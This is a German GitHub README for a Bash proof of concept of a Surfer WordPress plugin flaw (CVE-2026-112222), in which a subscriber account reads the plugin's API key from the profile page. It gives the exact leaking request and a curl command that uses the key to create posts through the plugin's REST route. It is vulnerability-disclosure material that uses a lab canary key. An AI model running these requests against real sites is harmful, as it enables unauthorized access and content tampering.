 mor-golan/cve-2026-112222
Bash-PoC für CVE-2026-112222: Ein Subscriber-Konto gibt den API-Schlüssel des Surfer-WordPress-Plugins über die Profilseite preis, wodurch authentifiziertes Erstellen von REST-Beiträgen ermöglicht wird.

| CVE | CVE-2026-112222 |
| Plugin | Surfer (surferseo) |
| Betroffen | <= 1.8.0.744 |
| Behoben in | 1.8.1.759 |
| Schweregrad | CVSS 5.4 Mittel |
| Angreifer benötigt | Subscriber-Konto |
| Advisory | Patchstack |
| Writeup | mor-golan.github.io/research/cve-2026-112222-surferseo |
Das Surfer-Plugin hängt einen Script-Loader an die globale Aktion admin_enqueue_scripts und schützt ihn nur mit $screen->post_type, das WordPress aus der Anfrage befüllt. Ein Subscriber, der /wp-admin/profile.php?post_type=post öffnet, erhält eine Seite mit einem wpsurfer-JavaScript-Objekt, das die gespeicherte Option wpsurfer_api_access_key enthält. Dieser Schlüssel ist zugleich das Bearer-Token, das die REST-Routen surferseo/v1 des Plugins akzeptieren. In meinem Labor nutzte ein Subscriber ihn, um über POST /wp-json/surferseo/v1/import_post/ einen Beitrag zu veröffentlichen.
Dieses PoC meldet sich als Subscriber an, prüft die Profilseite ohne den Parameter als Kontrolle, ruft sie erneut mit ?post_type=post auf und extrahiert den Schlüssel. Anschließend gibt es die nachfolgende REST-Anfrage aus, die den Schlüssel verwenden würde, ohne sie zu senden.


Der Schlüssel im Screenshot und in den folgenden Beispielen ist der Canary-Wert, den ich in meinem Labor hinterlegt habe, SURFER-KEY-CANARY-4f91c7a3e2. Es ist kein echter Schlüssel.
Voraussetzungen: bash, curl, grep, sed. Die Zielseite muss das Plugin aktiv haben und mit Surfer verbunden sein, damit die Option einen Schlüssel enthält. Sie benötigen eine Subscriber-Anmeldung.
chmod +x poc-surfer-subscriber-reads-api-key.sh

# target, user and password as arguments
./poc-surfer-subscriber-reads-api-key.sh http://localhost:8080 subscriber 'subscriber-password'

# or from the environment (TARGET defaults to http://localhost:8080)
TARGET=http://localhost:8080 WP_USER=subscriber WP_PASS='subscriber-password' ./poc-surfer-subscriber-reads-api-key.sh
Exit-Codes: 0 bedeutet, dass der Schlüssel wiederhergestellt wurde, 1 bedeutet, dass er nicht erschienen ist, 2 bedeutet, dass sich das Skript nicht anmelden konnte oder eine Anfrage fehlgeschlagen ist.
Die Anfrage, die das Skript für das Leck sendet:
GET /wp-admin/profile.php?post_type=post HTTP/1.1
Host: localhost:8080
Cookie: wordpress_logged_in_<hash>=<subscriber session cookie>
Die Seite enthält dann:
<script id="surfer-general-js-extra">
var wpsurfer = {"ajaxurl":"http://localhost:8080/wp-admin/admin-ajax.php", ... ,"api_key":"SURFER-KEY-CANARY-4f91c7a3e2", ... };
Um die Auswirkung auf die Website zu bestätigen, senden Sie den wiederhergestellten Schlüssel an die REST-Route des Plugins. Dadurch wird ein Beitrag erstellt, führen Sie dies daher nur auf einer Website aus, die Sie ändern dürfen:
curl -X POST 'http://localhost:8080/wp-json/surferseo/v1/import_post/' \
     -H 'Authorization: Bearer SURFER-KEY-CANARY-4f91c7a3e2' \
     -H 'Content-Type: application/json' \
     --data '{"content":"<p>poc</p>","title":"poc","metadata":{"postStatus":{"value":"draft"}}}'
In meinem Labor lieferte dieselbe Route HTTP 401 rest_forbidden ohne Authorization-Header und mit einem falschen Bearer-Token sowie HTTP 200 mit dem geleakten Schlüssel.
poc-surfer-subscriber-reads-api-key.sh: meldet sich als Subscriber an, führt das Control aus, ruft den Schlüssel ab und gibt die Folgeanfrage aus.images/subscriber-reads-api-key.png: die Profilseite als Subscriber in meinem Labor, die den geleakten Canary-Schlüssel zeigt.Nur für autorisierte Sicherheitstests und Schulungszwecke. Führe es nur gegen Systeme aus, die dir gehören oder die du testen darfst.
Entdeckt und gemeldet von Mor Golan, israelischer CVE-Jäger und Bug-Bounty-Hunter.






